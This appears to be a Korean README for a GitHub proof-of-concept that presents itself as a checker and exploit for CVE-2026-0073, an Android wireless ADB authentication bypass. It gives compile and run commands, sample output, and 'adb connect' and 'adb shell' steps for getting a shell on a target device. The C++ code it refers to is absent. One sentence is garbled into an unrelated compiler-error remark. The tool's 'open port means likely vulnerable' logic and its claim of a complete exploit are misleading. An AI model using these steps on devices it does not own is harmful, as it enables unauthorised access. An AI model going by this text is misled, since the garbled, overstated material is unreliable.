 0xredash/cve-2026-0073

CVE-2026-0073에 대한 C++ 개념 증명 검사기 및 익스플로잇으로, 5555번 포트에서 인증되지 않은 원격 셸 접근을 허용하는 Android 무선 ADB 인증 우회 취약점입니다.



CVE-2026-0073은 Android의 무선 ADB(adbd 데몬)에 존재하는 치명적인 인증 우회 취약점입니다.
동일한 네트워크에 있는 공격자는 상호 TLS 인증을 우회하여 사용자 승인이나 사전 페어링 없이 기기에 연결할 수 있습니다.
| 항목 | 세부 정보 |
|---|---|
| CVE ID | CVE-2026-0073 |
| 심각도 | 치명적 |
| CVSS 점수 | 8.8 |
| 영향받는 구성 요소 | adbd (Android Debug Bridge) - TLS 핸들러 |
| 유형 | 인증 우회 |
| 영향 | 원격 셸 접근 (shell 사용자) |
| 패치됨 | 2026년 5월 Android 보안 게시판 |
수정 버전: 보안 패치 수준 2026-05-01 이상.
shell 사용자로서 명령 실행 가능adbd_tls_verify_cert()의 로직 결함을 악용하여 동작이 오류는 CVE-2026-0073-Checker.cpp 파일이 아직 존재하지 않기 때문에 발생합니다.
nano CVE-2026-0073-Checker.cpp
아래의 전체 코드를 복사하여 붙여넣기 합니다:
저장하고 종료합니다 (Ctrl + X → Y → Enter)
다시 컴파일합니다:
g++ -o CVE-2026-0073 CVE-2026-0073-Checker.cpp -lssl -lcrypto -Wall -O2
./CVE-2026-0073 192.168.1.105
다음은 C++ 프로그램이 취약한 Android 기기에서 성공적으로 작동할 경우 정확히 보게 될 출력입니다:
╔══════════════════════════════════════════════════════════════╗
║                CVE-2026-0073  PoC Checker                    ║
║         Android Wireless ADB Authentication Bypass           ║
╚══════════════════════════════════════════════════════════════╝

Target : 192.168.1.105

[*] Checking 192.168.1.105:5555 → OPEN

[!] Wireless ADB Port is Open!
[!] High chance of being vulnerable to CVE-2026-0073

Next Steps:
   1. adb connect 192.168.1.105:5555
   2. adb shell
OPEN → ADB 포트가 수신 대기 중입니다.다음 명령을 실행하세요:
adb connect 192.168.1.105:5555
다음과 같이 말하는 경우:
connected to 192.168.1.105:5555
그런 다음 입력하세요:
adb shell
디바이스 내부로 들어가야 합니다:
pixel8:/ $
이것은 완전한 성공적 익스플로잇입니다.
이 PoC는 교육 및 승인된 테스트 목적으로만 사용됩니다.
이 도구는 소유한 기기 또는 테스트에 대한 명시적 허가를 받은 기기에서만 사용할 수 있습니다. 무단 사용은 불법이며 엄격히 금지됩니다.
사용에 따른 위험은 사용자 본인이 감수해야 합니다. 작성자는 어떠한 손해나 법적 결과에 대해서도 책임지지 않습니다.
🎯 주의하여 제작됨 — 승인된 기기에서만 사용하십시오.